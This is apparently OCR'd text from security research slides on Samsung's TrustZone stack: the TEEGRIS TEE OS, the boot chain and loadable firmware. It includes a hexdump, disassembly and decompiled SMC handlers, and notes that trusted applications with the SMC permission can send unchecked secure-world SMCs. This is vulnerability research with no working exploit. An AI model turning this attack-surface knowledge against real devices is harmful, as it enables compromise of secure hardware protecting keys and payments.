
TRUSTZONE


Normal world (REE)
Secure world (TEE)
EL0
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
EL1
Linux
SMC
TEEGRIS
EL2
Hypervisor
EL3
BL31

TRUSTZONE


Normal world (REE)
Secure world (TEE)
EL0
EL1
EL2
EL3
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
Linux
SMC
TEEGRIS
Hypervisor
BL31


TRUSTZONE


Normal world (REE)
Secure world (TEE)
EL0
EL1
EL2
EL3
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
Linux
SMC
TEEGRIS
Hypervisor
BL31


TEEGRIS TEE OS

- Encrypted on recent high-end models
- Small kernel
  - Still contains several drivers
  - Key functionality sometimes offloaded to privileged TAs
- Multi-core/thread support
- Implements POSIX-like syscalls (~80 in total)
- Drivers available through ioctl/mmap/read/write, …
  - Crypto driver, SMC driver, Physical memory driver, …

TRUSTZONE


Normal world (REE)
Secure world (TEE)
EL0
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
EL1
Android
TEEGRIS
LDFW
EL2
Hypervisor
EL3
BL31

BOOT CHAIN


Encrypted
USB Recovery
IROM
BL1
EPBL
BL31
LDFW
TEE
Secure
Non-secure
BL2
LK
Linux kernel
Download mode (ODIN)

LOADABLE FIRMWARE

- Stored in ldfw partition
  - Multiple concatenated encrypted images, each starts with magic 0x10ADAB1E
  - Iterate until tail_fw
- Loaded by LK, after BL31 & TEE OS are started
  - Raw image; base address: 0x100000
- Runs in S-EL1

LOADABLE FIRMWARE

Crypto Manager	•Encrypt/decrypt using hwkey •TRNG •OTP fuse management •...
DRM	•Trusted UI for payments •Secure camera for face recognition •Secure video path for DRM
FMP	•Flash memory protector => configures UFS encryption
HDCP	•HDCP keys and cryptographic protocols
RPMB	•Replay Protected Memory Block => Form of Secure Storage

LDFW

Magic

Size

SMC base: 0x82001000

Version

Encrypted code / data


```
0000h: 1E AB AD 10 00 10 21 00 98 01 10 00 80 01 10 00  .«....!.˜...€...
0010h: 50 01 10 00 68 01 10 00 00 10 00 82 29 12 20 50  P...h......‚). P
0020h: B0 01 10 00 00 00 00 01 01 00 00 00 00 90 02 00  °...............
0030h: 43 72 79 70 74 6F 4D 61 6E 61 67 65 72 56 35 30  CryptoManagerV50
0040h: 00 00 01 00 50 01 00 00 00 BF 02 00 83 12 F1 B3  ....P....¿..ƒ.ñ³
0050h: 0B 50 23 AF BB 0C 94 33 A8 02 A0 2C 56 C9 CF 0B  .P#¯».”3¨. ,VÉÏ.
[...]
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 25 68 FA 3C B9 9F F9 9B 8D B2 D7 78 40 33 12 9D  %hú<¹Ÿù›.²×x@3..
0160h: E9 3E 8A 20 21 01 FA DA DD 57 84 AA EA 50 F1 3A  é>Š !.úÚÝW„ªêPñ:
0170h: 1C 73 88 BD 67 E2 21 27 BB 23 DF A9 22 3A 9D F4  .sˆ½gâ!'»#ß©":.ô
0180h: 8F A2 6F 89 3D B0 B3 6A D7 54 56 9B 03 0A 79 26  .¢o‰=°³j×TV›..y&
0190h: 84 EE 64 DB 90 FF 73 D8 F2 B1 56 46 85 77 CA 8F  „îdÛ.ÿsØò±VF…wÊ.
01A0h: 2B B7 16 E1 EB BA 13 6F A4 2B 8D CE 9A 69 C9 1E  +·.áëº.o¤+.ÎšiÉ.
01B0h: AB 41 FF 3B 40 D3 B8 46 AF A4 F8 BC DB 0A B0 D5  «Aÿ;@Ó¸F¯¤ø¼Û.°Õ
01C0h: 9E 2B 35 DD 3B 35 E9 DC FA D5 0D 88 A7 33 B7 5E  ž+5Ý;5éÜúÕ.ˆ§3·^
01D0h: 6D 1B A2 A8 3F 24 F0 C5 75 49 2D 68 02 86 ED E9  m.¢¨?$ðÅuI-h.†íé
01E0h: 45 75 21 92 74 78 06 CE 93 24 C2 47 2B 2D E9 8C  Eu!’tx.Î“$ÂG+-éŒ
01F0h: 6A A0 05 D2 FA A2 71 8E 11 46 CB 4D 75 F7 54 BA  j .Òú¢qŽ.FËMu÷Tº
0200h: B0 3A 10 88 2E AC E8 A6 97 19 67 53 53 AC 3D 46  °:.ˆ.¬è¦—.gSS¬=F
0210h: D0 4D A4 63 30 86 50 25 84 AE 98 CB EA 54 CF BD  ÐM¤c0†P%„®˜ËêTÏ½
0220h: 92 0B 01 B8 64 46 00 E7 F4 6C 36 F0 9A D7 6F D3  ’..¸dF.çôl6ðš×oÓ
0230h: 5B BC 45 B6 A7 3D 99 D1 F0 8C C6 EC C0 03 1D 2A  [¼E¶§=™ÑðŒÆìÀ..*
```

LOADABLE FIRMWARE

- Memory mapping: flat except first 0x10000000
- Allows accessing all registers + secure mem!


LOADABLE FIRMWARE

- Memory mapping: flat except first 0x10000000
- Allows accessing all registers + secure mem!




LOADABLE FIRMWARE

- 0x100008 – 0x100018 contain 4 32-bit pointers to entry points
  - 0x10000C entry point to handle SMC



```
0000000000100000                        AREA ROM, CODE, ALIGN=0
0000000000100000                        ; ORG 0x100000
0000000000100000                        CODE64
0000000000100000                        DCD 0x10ADAB1E
0000000000100004                        DCD 0x51000
0000000000100008                        DCD sub_100198
000000000010000C                        DCD handle_smc
0000000000100010                        DCD sub_100150
0000000000100014                        DCD sub_100168
0000000000100018                        DCD 0x82003800
000000000010001C                        DCD 0x24201013
0000000000100020                        DCD sub_1001B0
                                        DCB    0
                                        DCB    0
                                        DCB    0
                                        DCB    0
0000000000100028                        DCB    1
0000000000100029                        DCB    0
000000000010002A                        DCB    0
000000000010002B                        DCB    0
```

Handles SMCs with id 0x820038xx



```
0000000000100168 sub_100168                              ; DATA XREF: ROM:0000000000100014↑o
0000000000100168                 BL              sub_101928
000000000010016C                 MOV             X1, X0
0000000000100170                 LDR             X0, =0x82003801
0000000000100174                 SMC             #0
0000000000100174 ; End of function sub_100168
0000000000100174
0000000000100174 ; ---------------------------------------------------------------------------
0000000000100178 qword_100178    DCQ 0x82003801          ; DATA XREF: sub_100168+8↑r
0000000000100180
0000000000100180 ; =============== S U B R O U T I N E =======================================
0000000000100180
0000000000100180 ; Attributes: noreturn
0000000000100180
0000000000100180 ; void __fastcall __noreturn handle_smc(__int64, _DWORD *, _DWORD *, __int64, unsigned int)
0000000000100180 handle_smc                              ; DATA XREF: ROM:000000000010000C↑o
0000000000100180                 BL              rpmb_smc_handler
0000000000100184                 MOV             X1, X0
0000000000100188                 LDR             X0, =0x82003802
000000000010018C                 SMC             #0
000000000010018C ; End of function handle_smc
000000000010018C
000000000010018C ; ---------------------------------------------------------------------------
0000000000100190 qword_100190    DCQ 0x82003802          ; DATA XREF: handle_smc+8↑r
0000000000100198
0000000000100198 ; =============== S U B R O U T I N E =======================================
0000000000100198
0000000000100198
0000000000100198 sub_100198                              ; DATA XREF: ROM:0000000000100008↑o
0000000000100198                 BL              sub_10177C
000000000010019C                 MOV             X1, X0
00000000001001A0                 LDR             X0, =0x82003801
00000000001001A4                 SMC             #0
00000000001001A4 ; End of function sub_100198
```

Arguments by caller

LOADABLE FIRMWARE

Handler for SMC 0x82003806

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, unsigned int is_nsec)
{
  […]
  ret = 0x20103;
  switch ( (__int16)smc_id )
  {
    case 0x3806:                                        // SMC 0x82003806; sec only
      if ( (is_nsec & 1) != 0 )
        goto LABEL_58;
      inited = smc_0x3806_init_log_info(&qword_110A20[4 * core_storage_offset], is_nsec);
      goto ret;
    case 0x3810:
    case 0x3816:                                        // SMC 0x82003816; sec only
      if ( (is_nsec & 1) != 0 )
        goto LABEL_58;
      inited = 65795;
      if ( !wsm_buf_ptr3 )
        goto ret;
      […]
```

LOADABLE FIRMWARE

Block non-secure caller

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, unsigned int is_nsec)
{
  […]
  ret = 0x20103;
  switch ( (__int16)smc_id )
  {
    case 0x3806:                                // SMC 0x82003806; sec only
      if ( (is_nsec & 1) != 0 )
        goto LABEL_58;
      inited = smc_0x3806_init_log_info(&qword_110A20[4 * core_storage_offset], is_nsec);
      goto ret;
    case 0x3810:
    case 0x3816:                                // SMC 0x82003816; sec only
      if ( (is_nsec & 1) != 0 )
        goto LABEL_58;
      inited = 65795;
      if ( !wsm_buf_ptr3 )
        goto ret;
      […]
```

LOADABLE FIRMWARE

```
    case 0x3818:
      if ( g_did_set_provision == 1 )
        goto LABEL_58;
      inited = 0;
      g_did_set_provision = 1;
      g_provision = (int)a2;
      goto ret;
    case 0x3819:
      if ( (is_nsec & 1) == 0 )
      {
        v15[1] = g_provision;
        printf("[RPMB] get provision : %d\n");
      }
      goto LABEL_58;
    case 0x3820:
      if ( (is_nsec & 1) != 0 )
        goto LABEL_58;
```

Certain SMCs are accessible from the REE


Who calls the secure only SMCs?

SECURE SMC

- Secure SMCs called by the TEEGRIS kernel
  - Also running at EL1

- However…

TEEGRIS TA PERMISSIONS



```
; permission_policy_entry stru_FFFFFFFFF24C1100
stru_FFFFFFFFF24C1100 DCQ stru_FFFFFFFFF24C1140; next
                                        ; DATA XREF: seg000:permission_policy_entry_0↑o
                                        ; seg000:stru_FFFFFFFFF24C1140↓o
                DCQ permission_policy_entry_0; prev
                DCB 's', 'a', 'm', 's', 'u', 'n', 'g', '_', 't', 'a', 0; name
                DCB 0, 0, 0, 0, 0, 0    ; name
                DCB 0                   ; ACC_PERM_ROOT
                DCB 0                   ; ACC_PERM_KILL_TERM
                DCB 1                   ; ACC_PERM_I2C
                DCB 1                   ; ACC_PERM_SPI
                DCB 1                   ; ACC_PERM_SEC_DRV
                DCB 1                   ; ACC_PERM_DISPLAY
                DCB 1                   ; ACC_PERM_DEV_KEY
                DCB 0                   ; ACC_PERM_MMAP_IRAM
                DCB 0                   ; ACC_PERM_MMAP_IROM
                DCB 0                   ; ACC_PERM_MMAP_SDRAM
                DCB 0                   ; ACC_PERM_MMAP_NSDRAM
                DCB 0                   ; ACC_PERM_MMAP_REGS
                DCB 0                   ; ACC_PERM_GEN_DRV_REG_API
                DCB 0                   ; ACC_PERM_GEN_DRV_REG_IRQ
                DCB 0                   ; ACC_PERM_ACCESS_MGMT
                DCB 0                   ; ACC_PERM_RESERVED
                DCB 0                   ; ACC_PERM_PASS_IDENTITY
                DCB 0                   ; ACC_PERM_PASS_PHYSADDR
                DCB 0                   ; ACC_PERM_SMC_IFACE
```

TEEGRIS SMC SERVICE

- TEEGRIS kernel exposes a device used by TAs to issue SMCs (/dev/smc)
- Any TA who has the ACC_PERM_SMC_IFACE permission can issue arbitrary SMCs
  - Which will be considered as coming from the secure world

TEEGRIS SMC SERVICE

```
__int64 vfs_smc::ioctl(__int64 fd, int ioctl_id, char *ioctl_args)
{
  if ( ioctl_id )
  {
    ret = -22;
  }
  else
  {
    ret = -14;
    if ( !copy_from_user(&local_ioctl_args, ioctl_args, 0x40uLL) )
    {
      v5 = smc_arg_validate_and_parse(&local_ioctl_args, smc_cb_validate_phys_cont_mem);
      [...]
      v12 = do_smc(
          local_ioctl_args.smc_id,
          local_ioctl_args.params[0],
          local_ioctl_args.params[1],
          local_ioctl_args.params[2],
          local_ioctl_args.params[3],
          local_ioctl_args.params[4],
          local_ioctl_args.params[5]);
```

Depending on arguments, this may perform no checks

Forward SMC to LDFW

TRUSTED APPLICATION CODE EXECUTION

- Stack cookies
- ASLR
- NX memory
- Guard pages
- SEGV guard (blacklist when TA crashes too often until reboot)

